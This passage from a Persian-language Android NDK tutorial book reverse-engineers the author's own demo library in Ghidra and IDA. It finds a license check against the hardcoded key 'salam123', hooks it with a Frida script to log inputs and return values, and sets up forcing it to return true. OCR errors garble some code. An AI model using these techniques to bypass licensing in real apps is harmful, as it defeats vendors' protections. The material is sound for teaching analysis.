 * @Override // androidx.fragment.app.FragmentActivity,
 * public void onCreate(Bundle bundle) {

```

۴۱۱ ■ NDK با آشنایی ۶ فصل

يعنى بخشى از تابع اين برنامه داخل native ها مى باشد، ما توانستيم با فايل r.txt ببینيم که چه اطلاعاتی داخل آن وجود دارد، و حالا مى خواهيم با استفاده از Ghidra اين را بررسى کنيم:



اگر از ویندوز استفاده مى کنيد فايل ghidraRun.bat و اگر از لینوکس و مك استفاده مى کنيد فايل ghidraRun.sh مى باشد.

```
Last login: Fri Jan 12 09:42:30 on ttys001
meisamrce@meisamrces-MacBook-Pro:~/Downloads$ cd ghidra_11.0_PUBLIC
meisamrce@meisamrces-MacBook-Pro:~/Downloads/ghidra_11.0_PUBLIC$ ls
Extensions      Ghidra      bom.json      ghidraRun      licenses      support
GPL            LICENSE     docs         ghidraRun.bat   server
meisamrce@meisamrces-MacBook-Pro:~/Downloads/ghidra_11.0_PUBLIC$ ./ghidraRun
meisamrce@meisamrces-MacBook-Pro:~/Downloads/ghidra_11.0_PUBLIC$ 
```


وقتی مجددا از گزینه file/new project يك پروژه جديد ايجاد مى کنيم از نوع non-test و next مى زنيم و محل ذخیره پروژه را تعين و اسم آن را هم مثلاً test قرار مى دهيم و finish کليک ميکنيم.

سپس گزینه code browser را انتخاب می‌کنیم:




و حالا app-ndk را کلیک می‌کنیم تا فایل را انتخاب کنیم، که فایل ما در lib/armeabi-v7a و فایل libndk1.so را انتخاب می‌کنیم.

بعد می‌گویید:



ما همان yes را کلیک می‌کنیم، سپس یک سری تنظیمات از ما می‌خواهد که اینجا هم دکمه analyze را کلیک می‌کنیم:

٤١٣ ■ آشنایی با NDK



و بعد هم ok را کلیک میکنیم.


حالا قطعه کدی که ما نوشتیم به صورت زیر تبدیل شد:

```

it Analysis Graph Navigation Search Select Tools Window Help
File Listing: libndk1.so
Tree Program Tree Ports Actions Belts Issues Type Manager
libndk1.so .bss .data .got.plt .dynamic .init_array .fini_array .data.relay .data.ro .n_
00115218 80 c0 05 91 add    x0->PTR_LOOP_00132170,x0,#0x170 = 00132170
0011521c 90 0e 00 14 b      <EXTERNAL>; __ca_finalize
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
*****
*          FUNCTION *
*****
undefined FUN_00115220()
undefined FUN_00115220()
undefined v0:1 <RETURN>
FUN_00115220 XREF [2]: 001102e8, 00111280(*)
00115220 5f 24 03 d5 bti   c
00115224 c0 03 5f d6 ret
*****
*          THUNK FUNCTION *
*****
 thunk undefined _FINI_()
Thunked-Function: FUN_0012cc94
undefined v0:1 <RETURN>
_FINI_() XREF [4]: Entry Point(*), 001102f0,
00111298(*), 00135010(*)
00115228 5f 24 03 d5 bti   c
0011522c 90 5e 00 14 FUN_0012cc94
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
*****
*          FUNCTION *
*****
undefined FUN_00115230()
undefined FUN_00115230()
undefined v0:1 <RETURN>
FUN_00115230 XREF [3]: 001102f8, 00111280(*),
FUN_00115244:00115254(*)
00115230 5f 24 03 d5 bti   c
00115234 60 00 00 b4 cbz  x0, LAB_00115240
00115238 f0 01 01 aa nov   x16,x0
0011523c 00 01 1f 46 hrc  >x16

```


اینجا هم **Section**‌های آن فایل را می‌بینید:



:**(exports** Function هایی که می‌خواهیم هم اینجا باید دنبالشون بگردیم (داخل **exports**



الآن اگر **exports** را باز کنید آن function که می‌خواهیم را می‌بینید:



وقتی روی آن کلیک کنید سمت راست یک شبه کد برایتان برمی‌گردداند:

```

1
2 bool Java_com_example_ndk1_MainActivity_checkLic
3             (long *param_1,undefined8 param_2,undefined8 param_3)
4
5 {
6     int iVar1;
7     char *_s1;
8
9     _s1 = (char *)(**(code **)(*param_1 + 0x548))(param_1,param_3,0);
10    iVar1 = strcmp(_s1,"salam123");
11    return iVar1 == 0;
12 }
13

```

و این وسط هم کدهای disassembly را بر می گرداند:

```

Listing: libndk1.so - (24 addresses selected)

        undefined      w0:1 <RETURN>
        undefined8     Stack[-0x10]:8 local_10
                           XREF[2]: 0011531c(W),
                           0011534c(*)
                           XREF[3]: Entry Point(*), 00110318,
                           001112f8(*)

0011531c fd 7b bf a9    stp      x29,x30,[sp, #local_10]!
00115320 fd 03 00 91    mov      x29,sp
00115324 08 00 40 f9    ldr      x8,[x0]
00115328 e1 03 02 aa    mov      x1,x2
0011532c e2 03 1f aa    mov      x2,xzr
00115330 08 a5 42 f9    ldr      x8,[x8, #0x548]
00115334 00 01 3f d6    blr      x8
00115338 c1 ff ff 90    adrp    x1,0x10d000
0011533c 21 00 2d 91    add     x1=>salam123_0010db40,x1,#0xb40
                           x1=>salam123
                           = "salam123"
00115340 8c 60 00 94    bl      <EXTERNAL:>strcmp
                           w0,#0x0
00115344 1f 00 00 71    cmp     w0,w0
00115348 e0 17 9f 1a    cset    w0,eq
0011534c fd 7b c1 a8    ldp      x29=>local_10,x30,[sp], #0x10
00115350 c0 03 5f d6    ret

*****
* std::__throw_bad_alloc()
*****
undefined throw bad alloc(void)

```

هدف از استفاده Ghidra این است که بفهمیم چه Function هایی داخل این برنامه وجود دارد و دستورات assembly آن را ببینیم و تحلیل کنیم و اگر مثلاً توابعی مثل strcpy و memcpym و اینها را دارد ببینیم که آیا می توانیم buffer overflow بگیریم، مثلاً می گوید نرم افزار WhatsApp نسخه اندروید buffer overflow خورده یعنی در واقع آن NDK را تحلیل کرده اند و مثلاً به یک تابعی رسیده اند و بررسی کرده اند که آیا شرایط exploit WhatsApp را می تواند ایجاد کند یا خیر بعد گفته اند ما این آسیب پذیری را در WhatsApp کردن آن را می تواند پیدا کرده ایم.

کار کردن با ida حتی ساده‌تر هم هست:



IDA Free minimum system requirements

Windows

currently supported x64 OS required (Windows 8 or later, Windows 11 or higher recommended).

Linux


x64 (x86_64) CentOS 7 or later, Ubuntu 16.04 or later. Other equivalent distributions may work but not guaranteed.

macOS

macOS Catalina or later (x64 or ARM64).


که این را دانلود می‌کنیم.

وقتی که دانلود شد آن را باز می‌کنیم و accept را فعال می‌کنیم و دوباره next می‌زنیم در نهایت finish می‌زنیم و گزینه allow را هم کلیک می‌کنیم. حالا دوباره باید ok را کلیک کنیم و agree را باز هم ok و new را می‌زنیم و حالا فایلمون را از مسیری که بالاتر هم گفتم انتخاب می‌کنیم:




۴۱۷ ■ NDK با آشنایی ۶ فصل


این پیغام را احتمالاً می‌دهد:




و می‌گوید نمی‌توانم در نسخه free این را باز کنم که می‌گوییم ok و از این مسیر باز می‌کنیم، این را کلیک می‌کنیم:



: سپس







و باز شد.

و همان‌طور که می‌بینید می‌توانیم **function**‌هایی که در برنامه استفاده شده را ببینیم:

۴۱۹ ■ آشنایی با NDK



روی آن کلیک می کنیم، این را به ما می دهد:



The screenshot shows the IDA Pro interface with the assembly view open. The current function is `Java_com_example_ndk1_MainActivity_checkLic`. The assembly code is as follows:

```

Java_com_example_ndk1_MainActivity_checkLic proc near
    arg_0=dword ptr 4
    arg_8=dword ptr 0Ch


; __unwind {
push ebx
sub esp, 8
call $+5

loc_10F19:
pop ebx
add eax, [offset off_305D0 - offset loc_10F19]
mov ecx, [eax+0Ch+arg_0]
mov edx, [eax]
sub esp, 4
push 0
push [esp+14h+arg_8]
push eax
call dword ptr [ecx+2A4h]
add esp, 8
lea ecx, [aSalam123 - 305D0h][ebx] ; "salam123"
push ecx
push eax
call _strcmp
add esp, 10h
test eax, eax
setz al
add esp, 8
pop ebx
ret
; } // starts at 10F10
Java_com_example_ndk1_MainActivity_checkLic endp

```

حتی string ها و import ها و export ها و غیره را هم می توانیم ببینیم.

۴۲۱ ■ NDK با آشنايی فصل ۶




حال می خواهیم اپلیکیشن را hook کنیم.
Frida-server را run می کنیم:

```
Last login: Fri Jan 12 09:48:59 on ttys002
meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # cd data
motion_phone_arm64:/data # cd local
local/      lost+found/
motion_phone_arm64:/data # cd local/
motion_phone_arm64:/data/local # cd tmp
motion_phone_arm64:/data/local/tmp # ls
frida-server
motion_phone_arm64:/data/local/tmp # ./frida-server
```

اپلیکیشن را هم نصب می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Documents % adb install app-ndk.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Documents %
```



کد را بینیم:

```

08.txt      JS code.js  X  r.txt
Users > meksamrce > Documents > JS code.js > Java.perform() callback
1 //frida -l code.js -f com.example.ndk1 -D 127.0.0.1:6555
2 Java.perform(function () {
3     console.log("Inside java perform function");
4     Interceptor.attach(Module.getExportByName('libndk1.so', 'Java_com_example_ndk1_MainActivity_checkLic'), {
5         onEnter: function (args) {
6             console.log('onEnter');
7             var input = Java.vm.getEnv().getStringUtfChars(args[2], null).readCString();
8         },
9         onLeave: function (retval) {
10     }
11 });
12 });
13

```

گفتیم که در فایل frida نیاز به Java.perform داریم.

با استفاده از دستور `Interceptor.attach` می توانیم `import` کنیم، و قبل از هم گفتیم که ما باید دنبال تابع های باشیم که `export` شدن (ها به درد ما نمیخورند) پس گفتیم

libndk1.so سپس در پارامتر اول اسم فایل را دادیم که Module.getExportByName هست و در پارامتر دوم function که می خواستیم hook کنیم را دادیم. دقت کنید که چون فایل binary هست ما دیگر اینجا نمی توانیم برویم source را دستکاری کنیم.

ولی می توانیم مقادیر ورودی ها و خروجی را بررسی کنیم. یک onEnter داریم و یک onLeave function که اگر فراخوانی بشود onEnter اجرا می شود و زمانی که از onLeave function اتمام می شود onLeave اجرا می شود. آن args هم آرگومان هایش هستند و retval هم return value ها هستند. حالا Frida را اجرا می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Documents % frida -l code.js -f com.example.ndk1 -D 127.0.0.1:6555
```

حالا دکمه check را می زنیم و یکم زمان می برد (بهتره SetTimeOut بگذاریم) بعد می گویید:

حالا چطوری می توانیم ورودی ها را ببینیم؟ با استفاده از این دستور:


```
7 |     var input = Java.vm.getenv().getStringUtfChars(args[2], null).readCString();
```

الآن می گویید:

```
7 |     var input = Java.vm.getenv().getStringUtfChars(args[2], null).readCString();
8 |     console.log(input);
```

این args هم یک آرایه هست و هر کدام از خونه‌های این آرایه ورودی‌های آن هست.

طبق چیزی که ما نوشته بودیم:



```

9     return env->NewStringUTF( bytes: hello.c_str());
10 }
11
12
13 extern "C" JNIEXPORT jboolean JNICALL
14 Java_com_example_ndk1_MainActivity_checkLic(
15     JNIEnv* env, jobject MainActivity ,jstring key) {
16     const char *key2 = env->GetStringUTFChars( string: key,  isCopy: 0);
17     if(strcmp(key2,"salam123") == 0)
18         return true;
19     else
20         return false;
21 }

```

تو خط ۱۵ ما فهمیده بودیم که ورودی اول یک environment هست و ورودی دوم یک activity هست که دارد به آن اشاره می‌کند و ورودی سوم هم jstring object هست

(پس سه تا خانه دارد ۰,۱,۲)

حالا اینجا گفتیم:

```
7 | var input = Java.vm.getStringUtfChars(args[2], null).readCString();
```

البته ما نمی‌دانیم که کدام خانه می‌باشد و باید تک تک آن را تست کنیم (۰,۱,۲,۳,۴,...) داخل ghidra هم گفته ما نمی‌دانیم پaramترها چی هستند ولی سه تا پارامتر داریم ، می‌بینیم:




```

1
2 bool Java_com_example_ndk1_MainActivity_checkLic
3         (long *param_1,undefined8 param_2,undefined8 param_3)
4
5{
6    int iVar1;
7    char *_s1;
8
9    _s1 = (char *)(**(code **)(*param_1 + 0x548))(param_1,param_3,0);
10   iVar1 = strcmp(_s1,"salam123");
11   return iVar1 == 0;
12}
13

```

حالا روی دکمه check کلیک میکنیم و می بینیم:



این ۱۱۱۱ همان رشته‌ای هست که داخل input به آن دادم داخل تصویر سمت راست هم مشخص می‌باشد.

گاهای تابعی داخل نرمافزار نوشته شده که دارد عملیات رمزنگاری را انجام می‌دهد و می‌خواهیم ببینیم که داخل ورودی تابع چه مقادیری ارسال می‌شود که از این روش می‌توانیم استفاده کنیم.

پس گفتم onLeave زمانی که تابع عملیات خروج و مقدار بازگشتی تابع را انجام می‌دهد.

حالا می‌گوییم:

```

10      onLeave: function (retval) {
11          console.log('onLeave');
12          console.log(retval);
13      }

```


و حالا دوباره دکمه check کلیک می‌کنیم را با همان ورودی قبلی یعنی ۱۱۱۱ و می‌گوید:

```

Inside java perform function
Inside java perform function
Inside java perform function
onEnter
1111
onLeave
0x0
]

```

مقدار ۰ را داده یعنی false یک تابع هست در زبان C :



```

1
2 /* WARNING: Control flow encountered bad instruction data */
3 /* WARNING: Unknown calling convention — yet parameter storage is locked */
4
5 int strcmp(char *_s1,char *_s2)
6
7 {
8     /* WARNING: Bad instruction - Truncating control flow here */
9     halt_baddata();
10}
11

```

بعد اینجا گفته است اگر دو رشته با هم مساوی بودند مقدارش ۰ می شود:



```

1
2 bool Java_com_example_ndk1_MainActivity_checkLic
3             (long *param_1,undefined8 param_2,undefined8 param_3)
4
5 {
6     int iVar1;
7     char *_s1;
8
9     _s1 = (char **)(*(code **)(*param_1 + 0x548))(param_1,param_3,0);
10    iVar1 = strcmp(_s1,"salam123");
11    return iVar1 == 0;
12}
13

```

اما چون ما گفتیم اگر مساوی بودن مقدار true را برگرداند و در غیر این صورت ۰ بدهد

پس در نتیجه اینجا invalid key می گیریم که ۰ می شود.

حالا می خواهیم کاری کنیم که خروجی این تابع همیشه true باشد.

